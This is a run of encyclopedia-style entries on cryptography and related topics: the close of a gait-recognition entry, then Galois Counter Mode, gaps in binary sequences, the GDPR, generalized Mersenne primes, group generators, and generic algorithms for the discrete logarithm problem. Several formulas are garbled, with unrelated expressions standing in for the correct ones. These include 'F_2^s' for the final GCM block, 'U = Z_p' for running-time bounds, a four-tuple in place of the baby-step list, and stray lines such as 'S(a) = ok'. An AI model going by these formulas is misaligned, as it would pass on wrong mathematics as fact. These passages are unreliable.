Video-based gait recognition algorithms exploit the interplay between shape and dynamics. Most algorithms have emphasized the shape of the person as they walk. Representations such as gait energy images and matching using population hidden Markov models (Liu and Sarkar, 2006) or shape topologies (Veeraraghavan et al., 2009) have resulted in some of the highest performances. These approaches de-emphasize the dynamics. Does it mean that shape is more important than dynamics for gait recognition? The evidence for this is not conclusive. A better understanding of the change in dynamics for the same person under various conditions, such as surfaces, weight carrying, is needed. With this understanding, it might be possible to design a better gait recognition algorithm across tough covariates such as surfaces, carrying, weight gain or loss, etc. In this context, the integration of the dynamics information from inertial sensors with video data would be interesting to formulate.

Focused analysis of the study of the impact of a covariate on match-score distribution suggests that shoe type has the least effect on performance, but the result is nevertheless statistically significant (Sarkar et al., 2005). The performance is also robust with a small change in camera view or carrying a briefcase. Carrying a briefcase does not affect performance as much as one might expect. This effect is marginally larger

than changing shoe type. In future experiments, it may be interesting to investigate the effect of controlling the weight of what a person is carrying.

The other factor with a large impact on gait recognition is walking surface. With the subject walking on grass in the gallery sequence and on concrete in the probe sequence, the highest reported rank-one recognition is only 73% (Guan et al., 2014). Performance degradation might be even larger for other surface types, such as sand or gravel. The large effect of surface type on performance suggests that an important future research topic might be to investigate whether the change in gait with surface type is predictable. For example, given the gait signal from walking on concrete, is it possible to predict the gait signal on grass or sand? We would need a generative model of the gait signal that is controlled by variables representing the different covariates.

Given the data-driven nature of biometrics research, the key to future progress is new datasets collected to explore issues not considered or raised by existing ones. The size of the datasets has increased steadily over the last 10 years. We now have datasets from 1000 subjects collected systematically. Perhaps it is time to create a gait-in-the-wild dataset from video data available on the web from 10,000 persons.

Inertial sensor-based gait recognition is still in its infancy compared to its video-based counterpart. Robust gait recognition algorithms based on inertial data from smartphones can be the basis of securing such devices when not in use, utilizing nonintrusive continuous authentication mechanisms. Datasets with a large number of subjects by varying factors such as walking surfaces, walking speeds, device positions, and orientation over a long period will have a high impact. Well-crafted experiments should be specified on these datasets to tease out the effects of various factors on the performance of proposed algorithms.

In summary, gait recognition algorithms are mature enough to result in high performances in controlled conditions, such as under some viewpoint, some shoe, and modest time variations. Surprisingly, there is not much deep-technology startup activity in this domain. Applications are not just in governmental security but also in other applications such as warehouse management, hospitals, securing wearable electronics, etc. Maybe in the future years, we will see several commercial ventures begin.

Galois Counter Mode

David McGrew[4] ✉

GCM

Definition

Galois Counter Mode (GCM) is a block cipher mode of operation that provides authenticated encryption with associated data. It has a minimal computational cost and is widely used in practice, especially at higher data rates.

Background

A mode of operation of a block cipher uses a block cipher, along with other operations, to encrypt or authenticate a message (Encryption and Authentication). A mode of operation that provides *authenticated encryption with associated data* (AEAD) will encrypt and authenticate a message, and at the same time, authenticate (but not encrypt) a string of associated data. In practice, a typical use of an AEAD algorithm is to protect a packet by encrypting and authenticating the body of a data packet, and authenticating (but not encrypting) the packet header.

The same block cipher used in different modes of operation can have widely different performance, cost, and security characteristics. Important performance goals for a block cipher mode of operation include minimizing the time needed to encrypt and/or authenticate a message and minimizing circuit size. GCM is an AEAD mode of operation that meets these goals.

The block cipher encryption of the value $X \in \{0, 1\}^w$ with the key K is denoted as $E(K, X)$. An encryption mode of operation partitions the plaintext P into a sequence of n bit strings, in which the bit length of the last bit string is u, and the bit length of the other bit strings is w. The sequence is denoted as $P_1, P_2, \ldots, P_{n-1}, P_n^*$, and the bit strings are called blocks; the last bit string, F_2^s , may not be a complete block. The ciphertext C is similarly partitioned as $C_1, C_2, \ldots, C_{n-1}, C_n^*$, where the number of bits in the final block F_2^s is u.

The Cipher Block Chaining (CBC) mode of operation is a widely used encryption mode, but it cannot easily be parallelized, and thus is unsuitable for high data rates. The CBC encryption operation computes the ciphertext blocks as $C_i = E(K, P_i \oplus C_{i-1})$. The values of the inputs in each block cipher evaluation depend on the ciphertext output of the previous block cipher evaluation. Thus, the block cipher evaluations must be performed serially, and not in parallel.

Counter mode (CTR) is an encryption mode in which block cipher evaluations can be computed in parallel, because each plaintext input to each block cipher evaluation, during an encryption and decryption, is independent of all block cipher outputs. The CTR encryption process determines the ciphertext as $C_i = P_i \oplus E(K, Y_i)$ where Y_i is a counter; $Y_i = \text{incr}(Y_{i-1})$ for $i > 1$, and Y_0 is the initial counter value. The increment function incr() updates the counter; this function and the choice of initial counter values ensure that all counters are unique, for each key K.

A typical block cipher consists of a round function that is iterated r times. CTR encryption can be efficiently implemented at high data rates by using a pipeline of r round functions. Each successive round function will have data corresponding to successive plaintext blocks. In this case, CTR can encrypt r times as much data as CBC with the same size circuit.

Theory

While CTR provides efficient encryption, it does not provide any message authentication. GCM addresses this shortcoming by combining CTR encryption with a message authentication code (MAC Algorithms) based on a universal hash function *U*. After the ciphertext has been produced during an encryption operation, the hash of the associated data and the ciphertext is computed, then the result is encrypted with *K* to produce an authentication tag *T*.

The function *U* is a *polynomial hash* in a finite field of characteristic two. The message being hashed is partitioned into blocks, and the blocks are treated as the coefficients of a polynomial in the field $GF(2^w)$, and the polynomial is evaluated at the hash function key, using Horner's method. The multiplication of two elements $X, Y \in GF(2^w)$ is denoted as $X \cdot Y$, and the addition of *X* and *Y* is denoted as $X \oplus Y$. The function length(*S*) takes a bit string *S* with a length between zero and $2^{w/2}-1$, inclusive, and returns a $w/2$-bit string containing the nonnegative integer describing the number of bits in its argument, with the least significant bit on the right. The block cipher width *w* must be an even number. The additional authenticated data *A* is partitioned as $A_1, A_2, \ldots, A_{m-1}, A_m^*$, where the last bit string A_m^* may be a partial block of length *v*, and *m* and *v* denote the unique pair of positive integers such that the total number of bits in *A* is $(m-1)w + v$ and $1 \le v \le w$, when length(*A*) > 0; otherwise $m = v = 0$. The input *C* is partitioned into *w*-bit blocks $C_1, C_2, \ldots, C_{n-1}, C_n^*$, where F_2^s has length *v*. The universal hash function is defined by $U(H, A, C) = X_{m+n+1}$, where the variables $X_i \in GF(2^w)$ for $i = 0, \ldots, m + n + 1$ are defined recursively as

$$X_i = \begin{cases} 0 & \text{for } i = 0 \\ (X_{i-1} \oplus A_i) \cdot H & \text{for } i = 1, \ldots, m-1 \\ \left(X_{m-1} \oplus \left(A_m^* \| 0^{w-v}\right)\right) \cdot H & \text{for } i = m \\ (X_{i-1} \oplus C_{i-m}) \cdot H & \text{for } i = m+1, \ldots, m+n-1 \\ \left(X_{m+n-1} \oplus \left(C_n^* \| 0^{w-u}\right)\right) \cdot H & \text{for } i = m+n \\ \left(X_{m+n} \oplus \left(\text{length}(A) \| \text{length}(C)\right)\right) \cdot H & \text{for } i = m+n+1. \end{cases}$$

Here the value *H* is the hash key. The expression 0^l denotes a string of *l* zero bits, and $A \| B$ denotes the concatenation of two bit strings *A* and *B*.

The GCM authenticated encryption operation takes as inputs a secret key *K*, initialization vector *IV*, a plaintext *P*, and additional authenticated

data *A*, and gives as its outputs a ciphertext *C* and an authentication tag *T*. The operation is defined as

$$
\begin{aligned}
H &= E\left(K, 0^w\right) \\
Y_0 &= \begin{cases} IV \| 0^{31}1 & \text{if length}(IV) = w - 32 \\ U\left(H, \{\}, IV\right) & \text{otherwise.} \end{cases} \\
Y_i &= \text{incr}\left(Y_{i-1}\right) \text{ for } i = 1, \ldots, n \\
C_i &= P_i \oplus E\left(K, Y_i\right) \text{ for } i = 1, \ldots, n-1 \\
C_n^* &= P_n^* \oplus \text{MSB}_u\left(E\left(K, Y_n\right)\right) \\
T &= \text{MSB}_t\left(U\left(H, A, C\right) \oplus E\left(K, Y_0\right)\right)
\end{aligned}
\tag{1}
$$

The function $\text{MSB}_t(S)$ takes a bit string *S* and returns the bit string containing only the leftmost *t* bits of *S*, and the tag-length parameter *t* is fixed for each instance of the key. The hash key *H* is computed from *K* and can optionally be cached between invocations.

The initial counter Y_0 is computed from the IV; if the IV is not exactly $w - 32$ bits in length, then the hash *U* is applied to the IV. Performance at high data rates is better if the IV matches that length. The symbol {} denotes the bit string with zero length. The particular increment function incr() used in GCM treats the rightmost 32 bits of its argument as a nonnegative integer with the least significant bit on the right, and increments this value modulo 2^{32}, that is, incr($F \| I$) is $F \| (I + 1 \bmod 2^{32})$.

The inputs *P*, *A*, *IV*, *C*, and *T* are bit strings with lengths that obey the following relations:

$$
\begin{aligned}
0 \le \text{length}(P) &\le \left(2^{32} - 2\right) w \\
0 \le \text{length}(A) &\le 2^{w/2} \\
0 < \text{length}(IV) &\le 2^{w/2} \\
\text{length}(C) &= \text{length}(P) \\
\text{length}(T) &= t \le w,
\end{aligned}
\tag{2}
$$

where the secret key *K* has a length appropriate to the block cipher, and is only used as an input to that cipher. For each fixed value of *K*, it is essential for security that *each value of the IV must be distinct*, but those IV values need not have equal lengths.

The GCM authenticated decryption operation accepts the inputs *K*, *IV*, *C*, *A*, and *T*, as defined above. It outputs either the plaintext value *P* or the special symbol *FAIL* that indicates that its inputs are not authentic.

GCM is secure in the standard adaptive chosen plaintext and chosen ciphertext model of concrete security. If the block cipher cannot be distinguished from a random permutation, then an adversary will be unable to distinguish GCM ciphertexts from random strings of the same length, and will be unable to forge GCM authentication tags. This is true as long as the following bounds on the amount of data processed are respected, for a fixed value of the key:

$$\begin{aligned}&(l_{\mathrm{P}}/w+2q)^2 2^{-w-1}\\&\quad -q\Big((l_{\mathrm{P}}/w+2q)\left\lceil l_{\mathrm{IV}}/w+1\right\rceil 2^{1-w}+\\&\quad \left\lceil l/w+1\right\rceil 2^{-t}\Big)\ll 1\end{aligned}$$

where the number of encryption and/or decryption operations is q, the total number of plaintext or ciphertext bits processed is denoted l_{P} and where length(*C*) + length(*A*) ≤ l and length(*IV*) ≤ l_{IV} for each query.

Applications

GCM is used in a wide number of standards, including IEEE 802.1AE Ethernet Security, IETF Internet Protocol Security (IPsec) and Transport Layer Security (TLS), and IEEE 1619.1 storage encryption. The algorithm itself is recommended in NIST Special Publication 800-38D.

When GCM is used with zero-length plaintext input, it acts as a message authentication code (MAC). This use is called GMAC, and it is an *incremental* MAC: after computing the GMAC value of message *M*, the computational cost of computing the GMAC value of message *M′* is proportional to the hamming weight between those messages. If the messages differ in only a few bit locations then the MAC of *M′* can be easily computed from the MAC of *M*. This property of GMAC follows from the algebraic properties of its hash function; it is highly useful for protecting data at rest.

Open Problems

GCM has been criticized for being vulnerable to a *multiple forgery attacks*, in which an attacker who succeeds in crafting a single forgery will be able to use information gleaned from that success to perpetrate additional forgeries. This is not a significant security issue unless the authentication tag size *t* is small. Another criticism is that security degrades with the length of messages that are processed. These demerits are due to the choice of hash function used in GCM, which also bring low computational cost and low latency. It is an open problem to design an authenticated encryption algorithm with all of its benefits, but none of its demerits.

Gap

Tor Helleseth[5] ✉
(5) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

A gap of length k in a binary sequence is a set of k consecutive 0s flanked by 1s (run).

Applications

The number of gaps in a sequence is important in Golomb's randomness postulates (Golomb 1967) to evaluate the randomness of a sequence.

Synonyms

GDPR; Regulation EU 2016/679

Definition

The General Data Protection Regulation or GDPR, officially Regulation (EU) 2016/679 of the European Parliament and of the Council of April 27, 2016, has applied since May 25, 2018. The GDPR focuses on the protection of natural persons with respect to personal data processing and free movement of such data.

Background

1950: in the European Convention on Human Rights (Council of Europe 1950) article 8 paragraph 1 it is stated that: “Everyone has the right to respect for his private and family life, his home and his correspondence”. The extraordinary development of computer science has since then driven to the digitization of personal information and to the processing of personal

data by means of digital technologies in an ever-increasing number of scenarios. Personal data protection has been put front and center in the discussion of the protection of natural person's fundamental rights and freedoms. "Protection of personal data" is the title of Article 8 of the Charter of Fundamental Rights of the European Union (European Convention 2000) that sets key principles found in the GDPR including: everyone has the right to the protection of personal data that must be processed fairly for specified purposes. A comprehensive description of the relevant context is out of scope, but it is worth mentioning that the GDPR follows the Council of Europe Convention 108 (1981), that it repeals Directive 95/46/EC (Data Protection Directive) and that since the GDPR is a European Union (EU) regulation, it is directly applicable enabling a more uniform approach to data protection. GDPR is a cornerstone of data protection in the EU, but there are also other important references to consider including (but not limited to): Directive (EU) 2016/680 (processing of personal data by competent authorities for the purposes of the prevention, investigation, detection, or prosecution of criminal offenses or the execution of criminal penalties), Regulation (EU) 2018/1725 (processing of personal data by the Union institutions, bodies, offices, and agencies) (European Parliament and Council 2018) and Directive 2002/58/EC (processing of personal data and the protection of privacy in the electronic communications sector).

Theory

GDPR is structured in 173 recitals and 99 articles organized in 11 chapters (in a few cases structured in sections). An overview of major concepts underpinning the GDPR follows. For a more precise and complete reference, consult the original text of the GDPR (European Parliament and Council 2016).

Chapter I: General provisions

Chapter I (articles 1 to 4) focus is on general provisions such as defining the regulation subject-matter, objectives, scope (material and territorial), and providing definitions. About subject-matter and objectives (Art. 1), it is important to note that the regulation protects fundamental rights of natural persons (not juridical persons) in particular the right to the protection of

personal data (par. 2) and (par. 3) the free movement of personal data within the Union, highlighting the focus on finding a balance between these opposite needs. About the territorial scope (Art. 3) as highlighted by the European Data Protection Board (EDPB) (EDPB 2018), there are two main considerations: establishment and targeting, meaning that under a given set of circumstances the GDPR might also apply to controllers and processors established outside of the Union. Art. 4 provides definitions, a few examples are: “personal data’ (a very broad definition including any information relating to an identified or identifiable natural person), “personal data processing” (any operation including but not limited to storing, modifying, and also deleting personal data), the roles of stakeholders involved in personal data processing such as (among others): the “data subject” (the natural person the personal data refer to), the “controller” (that establishes the purposes and means of personal data processing), and the “processor” (that processes personal data on behalf of the controller).

Chapter II: Principles

Chapter II focus is on personal data processing principles (Articles 5 to 11). Accordingly to Art. 5 personal data shall be processed lawfully, fairly, and in a transparent manner, shall be collected for specified, explicit, and legitimate purposes, shall be adequate, relevant, and limited to what is necessary in relation to the purposes (principle of data minimization), shall be accurate, shall be kept in a form that allows to identify the data subject for no longer than necessary for the purposes (storage limitation), and shall be processed in a way that ensures data integrity and confidentiality. Art. 6 focus is on personal data processing lawfulness that requires at least one among several conditions to hold: data subject consent, necessity to process personal data for the performance of a contract to which the data subject is party, processing for compliance with a legal obligation to which the controller is subject, and others. A further condition is that data processing is necessary for the purposes of the legitimate interests pursued by the controller or a third party, except where such interests are overridden by the interests or fundamental rights and freedoms of the data subject, in such case it becomes particularly relevant a preliminary assessment of the balance between legitimate interests and data subject risks, as described in Art. 35 (DPIA). Art. 7 focus is on the conditions for consent that have been

also further described by the EDPB (EDPB 2020): the controller shall be able to demonstrate to have collected the consent that must be freely given (as an example the performance of a contract shall not be conditional on the consent about personal data not necessary for the performance of the contract), informed (the controller must ensure that the request of consent is clearly stated and includes information as data processing purposes, controller identity, data categories, recipients, the right to withdraw consent), specific to the processing purpose, unambiguous with further attention dedicated to minors. Personal data are not all equal: there are special categories of personal data that might entail higher risks when processed (personal data revealing racial origin, political opinions, religious, or philosophical beliefs, the processing of genetic data, biometric data, as well as other categories descried in Art. 9 and 10). In these cases, data processing shall be prohibited except if specific conditions apply.

Chapter III: Rights of the Data Subject

Chapter III (articles 12 to 23) is focused on the rights of data subjects, and it is organized in five sections dealing with transparency, modalities for the exercise of the rights of the data subject, the description of the information to be provided to the data subject, the rights of the data subject, and the restrictions the Union or Member State laws may introduce. Art. 13 is focused on the information to be provided at the time personal data are collected from the data subject, while Art. 14 focuses on the cases where personal data are not collected from the data subject: the controller must notify to the data subject a similar set of information within a given period of time, including (but not limited to): the identity and contacts of the controller, purposes of processing, legitimate interest if applicable, recipients if any, and the intention to transfer personal data to a third country or international organization, as well as the limitation of the period of time data will be stored. The information to be provided includes also the data subject rights including (among others): the right to access, obtain rectification and erasure of personal data, data portability, to withdraw consent, and to lodge a complaint with a supervisory authority. The controller shall also inform the data subject if data are collected based on a statutory or contractual requirement or other cases whether a data subject is obliged to provide personal data and of the possible consequences of not providing them. The controller shall also inform about automated decision-

making, including profiling and the right to object (a topic of ever-growing interest due to the adoption of Artificial Intelligence, please consider Art. 4 and Art. 22). If the controller intends to further process personal data already collected for purposes other than that for which have been originally collected, the controller shall inform the data subject prior to that further processing.

Chapter IV: Controller and Processor

Chapter IV (articles 24 to 43) is organized in five sections. Section 1 is focused on general obligations of the controller including: controller accountability, risk management approach to data protection, and measures to be assessed and adopted. The controller (Art. 24) shall preventively implement appropriate technical and organizational measures to ensure processing is performed in accordance with the GDPR, considering topics as nature, scope, context, and purposes of processing, as well as likelihood and severity of risks for the rights of natural persons. The controller shall also be able to demonstrate that processing is performed in accordance with the GDPR. It is worth noticing that the controller, once measures have been adopted, shall review and update them as needed. Art. 25 introduces another key concept: data protection by design and by default, while in Art. 28, scenarios are considered where processing is carried out by a processor on behalf of the controller, that shall rely only on processors providing guarantees to implement adequate measures. A contract or other legal act (stipulating the obligations of the processor) shall be in place. In Art. 29, it is clarified that any person who has access to personal data shall not process such data except on instructions from the controller. Art. 30 marks another important point: the records that a controller and a processor shall maintain (with few exceptions) that include controller’s name and contact, data protection officer contacts where applicable, purposes of processing, categories of data subjects and personal data processed, intention to transfer data to a third country, and other information. Records shall be made available to the supervisory authority on request. Section 2 focuses on security of personal data: in Art. 32, it is clarified that technical and organizational measures to ensure an appropriate level of security shall include among others: pseudonymization, encryption, ability to ensure confidentiality, integrity, availability and resilience of processing systems and services, and to restore access to personal data in a timely manner. It is

also remarkable the importance given to the existence of a process for regularly testing the effectiveness of the measures adopted. The notification of a personal data breach to the supervisory authority is the subject of Art. 33 while Art. 34 is focused on the communication to data subjects. Section 3 is dedicated to another cornerstone of data protection: impact assessment and prior consultation, as described in Art. 35. Section 4 outlines roles and responsibilities of another major stakeholder: the data protection officer (DPO) specifying the cases in which a DPO shall be designated, DPO organizational position and tasks. Section 5 is dedicated to the codes of conduct and certification. In the GDPR, the adherence to such codes of conduct and certification does not change responsibilities but may be used as an element by which to demonstrate accountability and compliance. Codes of conduct and certification described in Section 5 are interesting topics: the EDPB website offers up to date information on the matter.

Chapter V: Transfer of Personal Data to Third Countries or Internal Organizations

A key concept underlying Chapter V (articles 44 to 50) is that any personal data transfer to a third country or international organization shall take place ensuring that the level of protection of natural persons guaranteed by the GDPR is not undermined. This is a very important topic since it is crucial in scenarios that are quite common nowadays including (but not limited to): cloud computing services provided by means of data centers localized in a third country, services provided by platforms hosted in third countries, and much more. The transfer of personal data to third countries or international organizations is a very important topic due to the debate generated by court cases, guidelines, and opinions that could be followed referring among others to the EDPB, supervisory authorities, EU Commission, and Parliament web sites.

Chapter VI: Independent Supervisory Authorities

Chapter VI (articles 51 to 59) is organized in two sections describing the independent status, competence, tasks, and powers of the public supervisory authorities in each Member State responsible: for monitoring the application of the GDPR, to protect the fundamental rights and freedoms of natural persons in relation to personal data processing, and to facilitate is the free flow of such data within the Union. It is worth mentioning that, as

stated in Art. 1 of the GDPR, also when describing the independent supervisory authorities, the protection of natural person rights and freedoms are mentioned in conjunction with the free flow of data within the Union. Member State supervisory authorities publish annual reports on their activities, decisions, guidelines, news, and much more. These are fundamental references to anyone dealing with personal data processing: a recent example is the decision about Chat GPT adopted by the Italian supervisory authority (Garante per la Protezione dei Dati Personali 2023).

Chapter VII: Cooperation and Consistency

Chapter VII (articles 60 to 76) is organized in three sections focusing on the cooperation among supervisory authorities, consistency, and on the EDPB (composed by the head of a supervisory authority of each Member State and of the European Data Protection Supervisor (EDPS) an independent EU body responsible for monitoring the application of data protection rules within EU institutions established by Regulation EU 2018/1725) (European Parliament and Council 2018). EDPB shall ensure the consistent application of the GDPR performing several tasks that include: issuing guidelines, recommendations, and best practices on several topics, as well as publishing annual reports that are important sources of information.

Chapter VIII: Remedies, Liability, and Penalties

Chapter VIII (articles 77 to 84) topics include but are not limited to: the right of the data subject to lodge a complaint with a supervisory authority, the right of any person who suffered a material or non-material damage as the result of an infringement of the GDPR to receive a compensation accordingly to the conditions described in Art. 82. Art. 83 describes the general conditions for imposing administrative fines that shall be effective, proportionate, and dissuasive within limits that might reach several million euros or a percentage of the worldwide annual turnover.

Chapter IX: Provisions Relating to Specific Processing Situation

Chapter IX (articles 85 to 91) focus is on provisions related to specific situations including but not limited to processing and freedom of expression, public access to official documents, and employment.

Chapter X: Delegated Acts and Implementing Acts

Chapter X Articles 92 and 93 deal with delegated and implementing acts.

Chapter XI: Final Provisions

Chapter XI (articles 94 to 99) include the repeal of Directive 95/46/EC and the provision that: references to the Working Party on the Protection of Individuals with regard to the Processing of Personal Data established by Article 29 of Directive 95/46/EC (also WP29) shall be construed as references to the EDPB. Another provision is that from 2020, every 4 years the EU Commission shall submit a report (European Commission 2020) on the evaluation and review of the GDPR to the European Parliament and Council, a very important source of information about status and outlook of the application of the GDPR.

Open Problems and Future Directions

Data protection is in continuous evolution with several topics attracting attention. As an example, global scenarios where personal data are processed cross-border fuel the debate about transferring data to third countries and international organizations. The EDPB together with supervisory authorities offer a broad perspective about international data transfers as well as other topics such as the definition of code of conducts and certification schemes from an EU point of view (EDPB 2019). Profiling and automated decision-making scenarios represent well-established area of attention that are made even more challenging when considered in the perspective of the seemingly endless advancement of technologies such as Big-Data, Internet of Things, and moreover Artificial Intelligence. Deep Learning is raising the bar higher, increasing the complexity of personal data processing along multiple directions, to name one: several deep learning solutions to achieve the desired levels of accuracy might require access to massive amount of data, potentially also personal data, driving up the scale of the data protection problem to be considered. From another angle: Deep Learning models learn from data; therefore, it must be evaluated whether to grant access to large-scale datasets of personal information as they are or rather to obfuscate data to preserve privacy at the risk of a worst accuracy. These are just a few aspects concerning personal data processing in a context of continuous evolution, that requires an

innovation of legal, technical and organizational frameworks, policies, techniques, and solutions. Following these innovation trends is very interesting, focusing on the research activities carried out in the public and private sectors, as well as observing the evolution of the EU regulation landscape, as an example with the proposal from the European Commission of an EU regulation on Artificial Intelligence (European Commission 2021).

Generalized Mersenne Prime

Jerome A. Solinas[7] ✉
(7) National Security Agency, Ft Meade, Savage, MD, USA

✉ **Jerome A. Solinas**
Email: jasolin@orion.ncsc.mil

Definition

Generalized Mersenne Prime is a *prime number* of the form

$$p = f\ (2^m)\,,$$

where $f(t)$ is a low-degree polynomial with small integer coefficients.

Applications

Generalized Mersenne primes are useful in *public-key cryptography* because reduction modulo these primes can be very fast using a generalization of the technique used for *Mersenne primes*. In particular, the integer division by p is replaced by a small number of additions and subtractions and some bit shifts.

In practice, m is taken to be a multiple of the word size of the machine in order to eliminate the need for shifting bits within words. The precise rule for modular reduction (*modular arithmetic*) depends on $f(t)$.

The simplest example is

$$p = 2^{192} - 2^{64} - 1.$$

In this case, $f(t) = t^3 - t - 1$, and one has

$$\sum_{i=0}^{5} c_i t^i \equiv b_2 t^2 + b_1 t + b_0 \pmod{f(t)},$$

where

$$\begin{aligned} b_0 &= a_0 + a_3 + a_5 \\ b_1 &= a_1 + a_3 + a_4 + a_5 \\ b_2 &= a_2 + a_4 + a_5 \end{aligned}$$

This yields the following reduction algorithm for $p = f(2^{64})$. A positive integer modulo p^2 is represented as the concatenation of six 64-bit words

$$(c_5\ c_4\ c_3\ c_2\ c_1\ c_0),$$

which represents

$$c = \sum_{i=0}^{5} c_i \cdot 2^{64i}.$$

Then

$$c \equiv s_0 + s_1 + s_2 + s_3 \pmod{p},$$

where the s_i are the integers represented by the following concatenations of the six words:

$$\begin{aligned} s_0 &= \begin{pmatrix} c_2 & c_1 & c_0 \end{pmatrix} \\ s_1 &= \begin{pmatrix} 0 & c_3 & c_3 \end{pmatrix} \\ s_2 &= \begin{pmatrix} c_4 & c_4 & 0 \end{pmatrix} \\ s_3 &= \begin{pmatrix} c_5 & c_5 & c_5 \end{pmatrix}. \end{aligned}$$

In the general case, one derives the reduction formulae by writing down the reductions (mod $f(t)$) of t^j for $d \le j < 2d$, where d is the degree of f. One then rearranges the terms to minimize the numbers of additions and subtractions. Details can be found in Solinas (1999).

To find a generalized Mersenne prime of a given bit size, one lists the small-coefficient integer polynomials $f(t)$ of appropriate degrees and

chooses the one for which $f(2^m)$ is prime and whose reduction rules require the smallest number of additions and subtractions.

The US National Institute for Standards and Technology (NIST) has standardized four generalized Mersenne primes, including the above example, in its *Digital Signature Standard* (Federal Information Processing Standard (FIPS) 2009).

A useful generalization of generalized Mersenne primes is generalized Mersenne numbers. A near-prime (i.e., a small multiple of a large prime) of the generalized Mersenne form can be used in *elliptic curve cryptography* almost as easily as a prime modulus. If m is a generalized Mersenne number divisible by a large prime p, then one implements the cryptography over an elliptic curve over the *field* F_p. The arithmetic is carried out modulo m (using the appropriate reduction rules) and is additionally reduced modulo p at the end of the calculation. This can sometimes be advantageous if a generalized Mersenne near-prime exists requiring significantly fewer additions and subtractions than any available generalized Mersenne prime.

Synonyms

Base

Definition

A *generator* is an element of a group from which all other elements of the group may be obtained by repeated application of the group operation.

Theory

An element *g* of a group is said to *generate* that group if the set of elements

$$g, g^2, g^3, \ldots$$

(where the group law is denoted here as multiplication) traverses all of the elements in the group. Such an element is a *generator*. In other words, *g* is a generator of a group if and only if every element *y* in the group can be expressed as

$$y = g^x$$

for some *x*. Every cyclic group has at least one generator, and a group that is generated by a single element is cyclic by definition.

When the group is a multiplicative group modulo an integer n, a generator is also called a *primitive root* of n.

Applications

A generator (sometimes also called the *base*) is one of the parameters in several cryptosystems, including Diffie–Hellman key agreement and the Digital Signature Standard.

Generic Attacks Against DLP

Black box algorithms

Definition

Given elements g and y in a cyclic group G, the discrete logarithm problem (DLP) is to find an x such that $g^x = y$. An algorithm for solving the DLP that does not use any properties of G, but only composes, inverts, and compares elements g^a and y^b, is called a generic algorithm.

Background

Let G be a cyclic group of order n. Nechaev (1994) and Shoup (1997) Showed that generic algorithms against the DLP in G must take $U = \mathbb{Z}_p$ time (O-notation). Shor showed that a quantum computer can solve a discrete logarithm problem in *any* group in polynomial time, but whether a sufficiently large quantum computer can be built is still an open problem, refer post-quantum cryptography for details.

A *black box group* is a group where the elements are encoded as bit strings, and group operations are done by an oracle. For such a group, the only method of solving the DLP is a generic algorithm.

Theory

Shanks (1969) gave the first generic algorithm better than a brute-force search. Let $\mathscr{S}(a) = \texttt{ok}$. He constructs two tables, one starting at 1 and taking "giant steps" of length *m*:

$$1, g^m, g^{2m}, \ldots, g^{(m-1)m}$$

and one of "baby steps" of length *y*:

$$C = (a,\ \hat{a},\ c,\ d) \in G^4$$


He then sorts these lists and looks for a match. If he finds $g^{im} = yg^j$, then $y = g^{im-j}$, and so $x = im-j$. Any $x \in [0, n-1]$ may be written in this form for $i, j \le m$, so this algorithm will always succeed.

The time for this algorithm is $U = \mathbb{Z}_p$ group operations, plus the time to find collisions in the two lists. This may be done either by sorting the lists or using hash tables.

The drawback to Shanks' *baby-step giant-step* algorithm is that it requires $\alpha \in \mathbb{Z}_p$ space as well as time. Pollard (1978) gave two methods that use negligible space and still run in $\alpha \in \mathbb{Z}_p$ time: the rho method and the kangaroo method. They are not deterministic but depend on taking pseudorandom walks in *G*.

For the *Pollard rho method*, divide the elements of *G* into three subsets, S_1, S_2, and S_3, say by the value of a hash of the elements modulo three. Define a walk by $h_0 = 1$ and

$$h_{i+1} = \begin{cases} h_i y & \text{if } h_i \in S_1 \\ h_i^2 & \text{if } h_i \in S_2 \\ h_i g & \text{if } h_i \in S_3 \end{cases}$$




At each step

$$\sigma_q \leftarrow \mu(m)^{d_q} \bmod q$$

for some a_i, b_i. (In particular, $(a_0, b_0) = (0, 0)$ initially, and $(a_{i+1}, b_{i+1}) = (a_i, b_i + 1)$, $(2a_i, 2b_i)$, or $(a_i + 1, b_i)$, depending on the hash value.) Eventually, this walk must repeat. If $h_i = h_j$, then

$$x \equiv \frac{a_j - a_i}{b_i - b_j} \pmod{n}.$$

If $b_i - b_j$ is relatively prime to n (which is very likely if n is prime), this gives x. Figure 1 illustrates the rho method walk.




Generic Attacks Against DLP, Fig. 1 Rho method walk, with a collision at $h_i = h_j$

Rather than store all of the steps to detect a collision, one may simultaneously compute h_i and h_{2i}, and continue around the cycle until they agree. Assuming that this map behaves as a random walk, $U = \mathbb{Z}_p$ steps will suffice to find a repeat.

The rho method has two main drawbacks. One is that it is difficult to parallelize. Having k processors do random walks only results in an $O(\sqrt{k})$ speedup since the different walks are independent, and the probability of one of k cycles of length l having a collision is much less than one cycle of length kl. Another is that after the collision occurs, many more steps around the cycle are needed before the collision is detected. Parallelized collision search (van Oorschot and Wiener 1999) is a variant of the rho method which fixes both problems.

Designate a small fraction of elements of G *distinguished points*, say ones for which the last several bits of the representation of the element are all zero. Then a walk will begin at a random point, proceed as for the rho method, and end when a distinguished point is hit. That point is saved, along with the starting point of the path, and then a new walk is begun at a new random point. When a distinguished point is hit for the second time, the collision will with high probability determine x.

By picking the right fraction of elements of G to be distinguished points, one may ensure that not too much memory is needed to store the paths, and not much time is wasted after a collision occurs. Also, this algorithm may be trivially parallelized, with a linear speedup. For an overview of parameter choices see Teske (2001). Figure 2 illustrates this method.



Generic Attacks Against DLP, Fig. 2 Parallelized collision search paths, with three distinguished points and one collision

Another method due to Pollard also uses a random walk in G. In the *kangaroo method*, the steps are limited: $h \rightarrow hg^{s(h)}$, where the hop length $s(h)$ is a pseudorandom function of h with values between 1 and $\sqrt{n}$.

The idea is to start from two points, say g (the "tame" kangaroo, since its discrete logarithm is known at all times) and y (the "wild" kangaroo), and alternately take hops with length determined by $s(h)$. Set "traps" when a kangaroo hits a distinguished point. If the wild kangaroo and tame kangaroo paths meet or "coalesce" at any point, they will take the same hops from then on, so any traps encountered by one after they coalesce will also so be encountered by the other. When one reaches a trap that the other one hit, the resulting collision determines x.

The main advantage of the kangaroo method is when x is known to be in a certain range, say $[0, L]$ for some $L \ll |G|$. In that case, one may start the tame kangaroo from $g^{L/2}$, and the wild kangaroo from y. A collision is

likely before getting far out of [0, L], and so this will take $\left(z_0^j, z_t^j\right)$ time. See Fig. 3 for an illustration.

Generic Attacks Against DLP, Fig. 3 Kangaroo method paths, with one distinguished point and collision

Experimental Results

